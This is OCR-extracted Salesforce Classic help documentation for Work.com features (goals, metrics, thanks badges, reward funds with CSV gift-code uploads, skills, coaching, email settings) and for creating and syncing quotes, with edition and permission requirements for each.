
USER PERMISSIONS

To view goals:
- "Read" on Goals and Goal Links

To create goals:
- "Create" on Goals and Goal Links


To edit goals:
- "Edit" on Goals and Goal Links

To delete goals:
- "Delete" on Goals and Goal Links



Click a goal in your list view to access the detail page.


Goals support Chatter feeds on goal records, so different users can collaborate in the feed and keep up-to-date on a goal's progress.



The goal detail page lists the metrics, tasks, events, notes, attachments, and other information related to a particular goal. Align goals with others by linking your goals with parent goals or subgoals.

Modify sharing settings to better control who can see and update your goals. For example, if goals in your organization are set to private by default, goal owners and administrators can share goals with select users or groups to increase collaboration and visibility. Choose between read-only and read/write access for more granular control over goal access.

On the Open Activities related list, click **New Task** or **New Event** to create a task or event tied to a specific goal. You can also create tasks or events for individual metrics, if desired.



Add metrics to your goals to calculate your progress. You can also link metrics to data in your favorite reports to keep track of your work in Salesforce. Assign weights to different metrics to precisely track the completion of the goal.

SEE ALSO:

- Create a Goal
- Metrics
- Coaching Overview
- Considerations for Using Tasks
- Considerations for Using Events and Calendars
- Customize Chatter Feed Tracking
- Enable or Disable Work.com Settings
- Metrics

Create a Goal

Define, track, and measure your work with Work.com Goals.

1. Click the top-level Goals tab.

   If the Goals tab isn't displayed, select Work.com from the Force.com app drop-down menu at the top-right or click + to the right of your current tabs and select it from the All Tabs page.

2. Click **New**.
3. Enter a name for the goal, and specify additional details.

   You can adjust a goal's sharing settings after it's created. Note that all goal images are externally available.

   Tip: To create a key company goal, select the **Key Company Goal** field. After the goal is created, click **Sharing** on the goal's detail page and share it with the All Internal Users group. Set the Access Level to Read Only to share it with the rest of your organization, or set it to Read/Write to allow everyone to collaborate on the goal.

4. Set the goal's status:
   - Draft—The goal details are in draft state and haven't been finalized yet.
   - Published—The goal details have been finalized and the goal is in progress.
   - Completed—The goal is completed.
   - Canceled—The goal is canceled and no longer applies.
   - Not Completed—The goal is not completed.
5. Click **Save**.

You can reassign goals to other users by clicking **Change** next to Owner Name on a goal's detail page. Metrics can be owned by different users, so be sure to reassign metrics to the appropriate owner as well.

SEE ALSO:

- Goals Overview
- Metrics

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Goals requires a **Work.com** license, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS


To view goals:
- "Read" on Goals and Goal Links

To create goals:
- "Create" on Goals and Goal Links

Metrics

Use metrics to track and surface your data.

Create new metrics from the Metrics tab or from a goal detail page. Users can create standalone metrics or tie them to specific goals.



EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Metrics requires a **Work.com** license, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

Use Progress or Completion metrics to track the status of different goals that you set for yourself or others. Anyone with read/write access can refresh metric values, and metrics can also appear in relevant coaching spaces and performance summaries.

Anyone with read/write access can refresh metric values, and metrics can also appear in relevant coaching spaces and performance summaries.

Create a Metric
Track and surface your work with Work.com Metrics.

SEE ALSO:

Create a Metric
Goals Overview
Create a Goal

Create a Metric

Track and surface your work with Work.com Metrics.

1. Click the Metrics tab.

   Alternatively, you can click **New Metric** on a goal's detail page.

2. Click **New**.
3. Select a Progress or Completion record type and click **Continue**.
   - Progress metrics measure achievement based on how much is finished compared to a targeted value. They're ideal for tracking hard numbers and percentages. For example, create progress metrics to `Convert 50 Leads` or `Achieve 100% Customer Satisfaction`.
   - Completion metrics measure whether the metric was completed or not. They're ideal for tracking milestones or when you don't have metrics based on hard numbers. For example, create a completion metric to `Become Salesforce Certified`.
4. Enter a name for the metric and specify additional details.
5. For Progress metrics, enter a target value.

   You can update the current value manually or link it to a Salesforce report. To a link a metric value to a report:

   a. In the Current Value field, click **From a Salesforce report**.

   b. Select the Report Name.

   c. Select the Summary Field.
6. Set the metric's status.
7. Click **Save**.

SEE ALSO:

Metrics

Goals Overview

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Metrics requires a **Work.com** license, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view metrics:
- "Read" on Metrics

To create metrics:
- "Create" on Metrics

To link metrics to reports:
- "Create" on Metric Data Links

Recognition Overview

Recognize and thank your coworkers by posting custom messages, badges, and rewards to their Chatter feed.

Work.com Recognition includes Thanks with unlimited custom badges and the ability to tie badges to tangible rewards such as gift cards. Managers can create reports and dashboards to view data on Recognition leaders. In addition to the required user permissions, your administrator must enable Thanks and Rewards for your organization. Depending on how your administrator configured Work.com, the Recognition tab and Badges tab may appear as top-level tabs. Additionally, the Recognition tab may appear as a subtab on your Chatter profile.


Note: Users can create, edit, share, and give thanks badges without a Work.com license. However, users will still need a Work.com license to use badges tied to rewards. For more information about obtaining Work.com, contact Salesforce.

EDITIONS


Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Rewards features require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.



Access the library of available badges from the Badges tab. Click **New** to create a badge, or click a badge to see or edit badge details. You can only view the badges you have permission to give, and your ability to create or edit badges may be limited depending on how your feature is configured.



Give thanks badges from the Chatter publisher. Users are currently limited to giving badges to one user at a time. For more information, see Give Thanks to Your Coworkers.

View the badges a user has received on the Recognition tab of their Chatter profile.

SEE ALSO:

- Create a Badge
- Configure Access to Thanks Badges
- Reward Funds
- Create Reward Funds
- Enable or Disable Work.com Settings

Create a Badge

Create custom badges to uniquely recognize and thank your coworkers.

Walk Through It: Create a Thanks Badge

1. Click the Badges tab.

   If the Badges tab isn't displayed, click + to the right of your current tabs and select it from the All Tabs page.

2. Click **New**.

3. Enter a name and description for the badge, add a badge image, and optionally assign rewards and badge limits.

   Note:

   - Only users with Rewards enabled can create a Rewards badge.
   - Badges can't be transferred from a sandbox organization to a production organization.
   - You can limit access to badge records with the Access related list, but badge images are externally available.

Badge Field	Description
Badge Name	The name of the badge.
Active	Indicates that the badge is active and available to give. This setting is enabled by default.
Reward Fund	Select a reward fund for this badge, if applicable.
Owner Name	The name of the badge owner.
Company Badge	Select to make this badge a company badge. Only users with the Chatter moderator permission can create and edit company badges. Company badges enable all users to give the badge.
Description	A description that explains the significance of the badge.
Image URL	A visual representation of the badge. Click the image field to select a picture from a directory on your computer. Badge images are stored at 128 x 128 pixels and are externally available.
Limit Number	The number of badges that are available. This can be per user or across all users. The default value is unlimited badges.
Limit Start Date	Indicates when the system begins to count the number of badges used. The default value is the date the badge is created.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Rewards features require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view the Badges tab:

- No additional user permission needed

To build a badge:

- "Create" on Documents
- The "Restrict Custom Badge Creator" setting is disabled by default. If the setting is enabled, users need the "Create Custom Badge Definitions" permission.

Badge Field	Description
Limit Type	Select Per User to have Limit Number apply to each user. Select Per Company to have Limit Number apply to the entire organization.

4. Click **Save**.

Access for custom badges is set to all internal users by default. To change the access to a custom badge, go to the badge detail page and click **Edit List** on the Access related list.

SEE ALSO:

- Recognition Overview
- Configure Access to Thanks Badges
- Reward Funds

Configure Access to Thanks Badges

Configure access to a thanks badge using its Access related list.

1. From the **Badges** tab, click the badge you'd like to modify.
   If you don't see the Badges tab, click + to the right of your current tabs and select it from the All Tabs page.
2. Under the Access related list, click **Edit List**.
3. Enter the public groups or users you want to grant access to.
   You can only grant access to users with supported licenses.
4. Click **Save**.

SEE ALSO:

- Recognition Overview
- Create a Badge
- Reward Funds

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Rewards features require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

Reward Funds

Work.com Rewards allow you to tie tangible rewards to your badges. You can attach badges to tangible rewards from most digital gift codes globally.

Your administrator must enable Thanks and Rewards in your organization.

Work.com Rewards supports your choice of rewards programs or brands in addition to the default Amazon.com™ reward fund type. Reward information is stored in two objects, Reward Fund Type and Reward Fund. Here's a quick introduction to the differences between the two.

Reward Fund Type

This object holds the fixed information about a reward such as the currency type, redemption information, and CSV file upload details. Examples include Amazon.com™, iTunes™, or Starbucks™.

Reward Fund

This object holds the gifts codes and can only be tied to a single reward fund type. Each reward fund has a set value that you determine by purchasing gift codes for the specific denomination.

For example, a reward fund called Q1 US Rewards may contain codes linked to Amazon.com gift cards worth $100 each. Another reward fund called Q1 Customer Service Rewards may contain codes linked to Amazon.com gift cards worth $20 each. These reward funds would be related to the same reward fund type. However, a reward fund linked to Starbucks gift cards would be related to a different reward fund type.

You can create reward badges in three steps.

1. Create a reward fund type or use the default Amazon.com reward fund type.
2. Create a reward fund and upload reward codes.
3. Tie a thanks badge to a reward fund.

SEE ALSO:

- Recognition Overview
- Create Reward Fund Types
- Create Reward Funds
- Create a Badge

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Rewards features require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view Reward Funds:

- "Read" on Reward Funds

To create Reward Funds:

- "Create" on Rewards

  "Create" on Reward Funds

Create Reward Fund Types

Use reward fund types to specify general reward information, such as currency codes, redemption information, and CSV file upload details.

1. Click the Reward Fund Type tab.

   If the Reward Fund Type tab isn't available, click + to the right of your current tabs and select it from the All Tabs page.

2. Click **New**.
3. Enter the Reward Fund Type details.

Information

Field	Description
Reward Fund Type Name	The name of the reward fund type. Try to pick something descriptive, like Amazon.CA (Canada) or Starbucks (US).
Credit System	Select Gift Codes to tie your rewards to a cash reward. Select Points if the reward is not tied to cash. Reward Fund Types that use Points ignore the Currency Code field.
Active	Whether the reward fund type is active or not.
Owner Name	The owner of the reward fund type.
Currency Code	The type of currency.
Predefined	Read-only setting that indicates if a reward fund type is predefined, like the default Amazon.com type. You can't change the name, credit system, or currency code on predefined reward fund types. Predefined fund types are system-generated and can't be edited.

Redemption

Field	Description
Redemption Url	The URL where the reward is redeemed. This field is optional based on the type of reward code. For reward codes that are links, do not enter a redemption URL.
Redemption Information	The instructions for redeeming the reward, including any extra steps the user may need to take to redeem the reward.
Terms and Disclaimer	Extra legal information about the reward fund type.

Upload Configuration

Field	Description
Reward Code Column	The column in a CSV file that specifies the reward codes. The upload uses the second column by default. Enter a number to specify a different column.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Rewards features require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view Reward Fund Types:
- "Read" on Reward Fund Types

To create Reward Fund Types:
- "Create" on Reward Fund Types

  "Read" and "Create" on Reward Funds

  "Read" and "Create" on Rewards

Upload Configuration	
Field	**Description**
Reward Value Column	The column in a CSV file that specifies the reward values. The upload uses the third column by default. Enter a number to specify a different column.

4. Click **Save**.

SEE ALSO:

Reward Funds
Create Reward Funds
Create a Badge
Recognition Overview

Create Reward Funds

Use reward funds to hold the gift codes related to a reward fund type.

Users can build reward badges from the reward funds they created. Reward funds can include Amazon.com™ gift cards purchased from one of our third-party vendors, such as TangoCard™, or different rewards programs beyond Amazon.com.

1. Click the Reward Fund tab.

   If the Reward Fund tab isn't available, click + to the right of your current tabs and select it from the All Tabs page.

2. Click **New**.
3. Name your fund, select the Reward Fund Type, and enter the reward value.
4. Click **Save**.
5. Upload or enter your gift codes.
   - To upload gift codes through a CSV file, select **Upload CSV**, then select **Choose File**. Select a CSV file and click **Upload**.

     By default, the upload uses the second column for reward codes and the third column for reward values. However, you can set these to different values on the related reward fund type. Here's an example of how you might format your CSV file:

	A	B	C
1	Sequence Number	Reward Code	Reward Value
2	1	1111-222222-3333	10
3	2	1111-222222-4444	10
4	3	1111-222222-5555	10
5	4	1111-222222-6666	10
6	5	1111-222222-7777	10

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Rewards features require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view Reward Funds:
- "Read" on Reward Funds

To create Reward Funds:
- "Create" on Reward Funds

  "Create" on Rewards

Note: Make sure the reward code data begins on the second row of the CSV file. The first row is seen as the header row and is not uploaded.

- To manually enter gift codes, select **New Reward**. Enter the gift code and click **Save**.

SEE ALSO:

Recognition Overview
Reward Funds
Create Reward Fund Types
Create a Badge
Recognition Overview

Skills Overview

Skills allow users to share information about their professional expertise. With skills, users can discover, collaborate with, and endorse others based on their knowledge.

The Skills feature makes it easier to identify experts in different areas. Users can add or remove skills on their Chatter profile page or on record detail pages, and other users can endorse those skills. Use the global search bar to search for experts with specific skills.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Add a Skill Via Record Detail Pages
Add skills to share your professional expertise.

Remove a Skill Via Record Detail Pages
Remove a skill if it no longer applies.

Endorse a Skill Via Record Detail Pages

Endorse a user's skill to promote their expertise in a specific area.

SEE ALSO:

Enable or Disable Work.com Settings

Skills Customization

Skills Limitations

Add a Skill Via Record Detail Pages

Add a Skill Via Record Detail Pages

Add skills to share your professional expertise.

If the skill already exists, use the global search bar to find the skill, and click **Add to My Profile** on the skill record.

1. From your personal settings, enter `Advanced User Details` in the `Quick Find` box, then select **Advanced User Details**. No results? Enter `Personal Information` in the `Quick Find` box, then select **Personal Information**.
2. In the User Skills related list, click **New Skill**.
3. Enter the name of your skill and an optional description.
4. Click **Save**.
   The skill is created.
5. Click **Add To My Profile**.
6. Click **Save**.
   The skill is associated with you.

You can also add skills on Chatter profile pages.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add skills:

- "Create" on Skills and Skill Users

SEE ALSO:

Skills Overview

Remove a Skill Via Record Detail Pages

Endorse a Skill Via Record Detail Pages

Remove a Skill Via Record Detail Pages

Remove a skill if it no longer applies.

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. In the User Skills section, click **Del** next to the skill you want to remove.
3. Click **OK**.

The skill is no longer associated with you, but it's not deleted. Only skill owners with the proper permissions and users with "Modify All Data" can delete skills.

You can also remove skills on Chatter profile pages.

SEE ALSO:

- Skills Overview
- Add a Skill Via Record Detail Pages
- Endorse a Skill Via Record Detail Pages

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To remove skills:

- "Read" on Skills

  AND

  "Delete" on Skill Users

Endorse a Skill Via Record Detail Pages

Endorse a user's skill to promote their expertise in a specific area.

1. Go to the profile page of the user you'd like to endorse.
2. Click in the upper right corner and select **User Detail**.
3. In the User Skills section, click the Skill User Name or Endorsements link next to the skill you'd like to endorse.
4. Click **Add Endorsement**.
5. Click **Save**.

You can also endorse skills on Chatter profile pages.

SEE ALSO:

- Skills Overview
- Add a Skill Via Record Detail Pages
- Remove a Skill Via Record Detail Pages

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add endorsements to skills:


- "Create" on Endorsements

  AND

  "Read" on Skills and Skill Users

Coaching Overview

With Work.com Coaching, you can privately coach or be coached by anyone in your company. You can also share coaching spaces to include additional observers and participants. Access Coaching via the Coaching tab or your profile page.



On the coaching page you can:

- View a list of your coaching spaces.

  You should create your own filters (such as My Coaches, People I Coach, and Inactive Relationships) that are suitable for your organization.

- Click **New** to create a coaching space. You can have as many coaching spaces as you want.

Click a coaching space in your list view to access the detail page.



From this page you can:

- Click **Show Feed** to see the feed related to a coaching space.

  Your administrator must enable Chatter feed tracking to display the feed.

- Access the goals, metrics, activities, notes, and attachments related to a particular coaching space.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Coaching requires a **Work.com** license, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view coaching spaces:
- "Read" on Coaching

To create coaching spaces:
- "Create" on Coaching

- Set coaching spaces to inactive when they're no longer useful. This retains the record history, and the coaching space can also be reactivated anytime.
- Delete coaching spaces if you have the right access level.

SEE ALSO:

Goals Overview
Considerations for Using Tasks
Considerations for Using Events and Calendars
Customize Chatter Feed Tracking
Enable or Disable Work.com Settings

Configure Work.com Email Settings

Enable Work.com email to receive notifications related to your Work.com feedback and rewards.

1. From your personal settings, enter *Work.com* in the Quick Find box, then select **Email Settings** under Work.com.
2. In the General section, select **Receive emails**.

   You can deselect this option at any time, if you no longer want to receive any Work.com emails.
3. In the Personal section, select which type of emails you want to receive.

Email Setting	Description
Someone gives me a reward	Select this option, if you want to receive an email when someone gives you a reward.
I am asked for a feedback, or receive feedback to a question I've asked	Select this option, if you want to receive an email when someone asks for your feedback or someone answers a question you asked.

4. Click **Save**.

SEE ALSO:

Enable or Disable Work.com Settings

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure email settings:

- No additional permissions required

Creating Quotes and Documenting Contracts

Quotes

Quotes in Salesforce represent the proposed prices of your company's products and services. You create a quote from an opportunity and its products. Each opportunity can have multiple associated quotes, and any one of them can be synced with the opportunity. When a quote and an opportunity are synced, any change to line items in the quote syncs with products on the opportunity, and vice versa. Get an overview of all your quotes on the Quotes tab. And if you're using Lightning Experience, track sales activity in Path and stages in Kanban.

Create and Manage Quotes

Create quotes to show your customers the prices of the products and services that you offer. Create a set of quotes to show different combinations of products, discounts, and quantities so customers can compare prices. Then add products as needed to keep your quotes up to date.

Sync Quotes and Opportunities

Link a quote to the opportunity that it was created from. That way, updates to one record are always reflected in the other.

Create and Email Quote PDFs

Provide quotes to your customers the easy way: via PDF. Create quote PDFs from a standard template or from your company's design. Email quotes to your customers. Then delete quotes that you no longer need.

Considerations for Deleting Quotes

Before you delete a quote, it's a good idea to understand how deleting a quote affects quote-related PDFs and syncing with opportunities.

SEE ALSO:

- Opportunities
- Quotes Fields

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To view quotes:
- "Read" on Quotes

To create quotes:
- "Create" on Quotes

To add quote line items:
- "Edit" on Quotes

  AND

  "Read" on Products and Price Books

Create and Manage Quotes

Create quotes to show your customers the prices of the products and services that you offer. Create a set of quotes to show different combinations of products, discounts, and quantities so customers can compare prices. Then add products as needed to keep your quotes up to date.

1. Click **New Quote** on the Quotes related list on an opportunity. The `Subtotal`, `Discount`, `Total Price`, and `Grand Total` fields show values from the opportunity.
2. Complete the fields.
3. Save your changes.
   - A unique quote number is added.
   - Products on the opportunity are copied to the quote as line items.
   - The grand total is recalculated based on the taxes and shipping information that you entered.

To add a line item to a quote:

1. Click **Add Products** (Lightning Experience) or **Add Line Item** (Salesforce Classic) in the Quote Line Items related list.
2. If no price book was selected on the opportunity, select a price book for the quote. Otherwise, the quote uses the opportunity's price book.
3. Enter search criteria in the lookup to locate a line item.
4. Select the products that you want to add, and then click **Next** (Lightning Experience) or **Select** (Salesforce Classic).
5. Complete the fields. The sales price defaults to the product's list price as recorded in the price book. Depending on your permissions, you can edit the sales price.
6. Save your changes.

   The line items are added to the Quote Line Items related list. The grand total in the detail section is the sum of the related line items. The discount is the average discount for the line items.

SEE ALSO:

Considerations for Creating and Managing Quotes and Quote Line Items

Create and Email Quote PDFs

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To view quotes:
- "Read" on Quotes

To create quotes:
- "Create" on Quotes

To add quote line items:
- "Edit" on Quotes

  AND

  "Read" on Products and Price Books

Sync Quotes and Opportunities

Link a quote to the opportunity that it was created from. That way, updates to one record are always reflected in the other.

1. Open the quote that you want to sync, and then click **Start Sync**.
2. Follow the prompts until the quote and opportunity are synced.

   The opportunity's `Synced Quote` field and quotes related list identify the quote that's synced.
3. To stop syncing between a quote and an opportunity, open the synced quote, and then click **Stop Sync**.

   Updates are no longer synced between the records.
4. To sync a different quote with an opportunity, follow the steps for syncing a quote.

   The previously synced quote stops syncing, and the new quote starts.

SEE ALSO:

How Quote Syncing Works

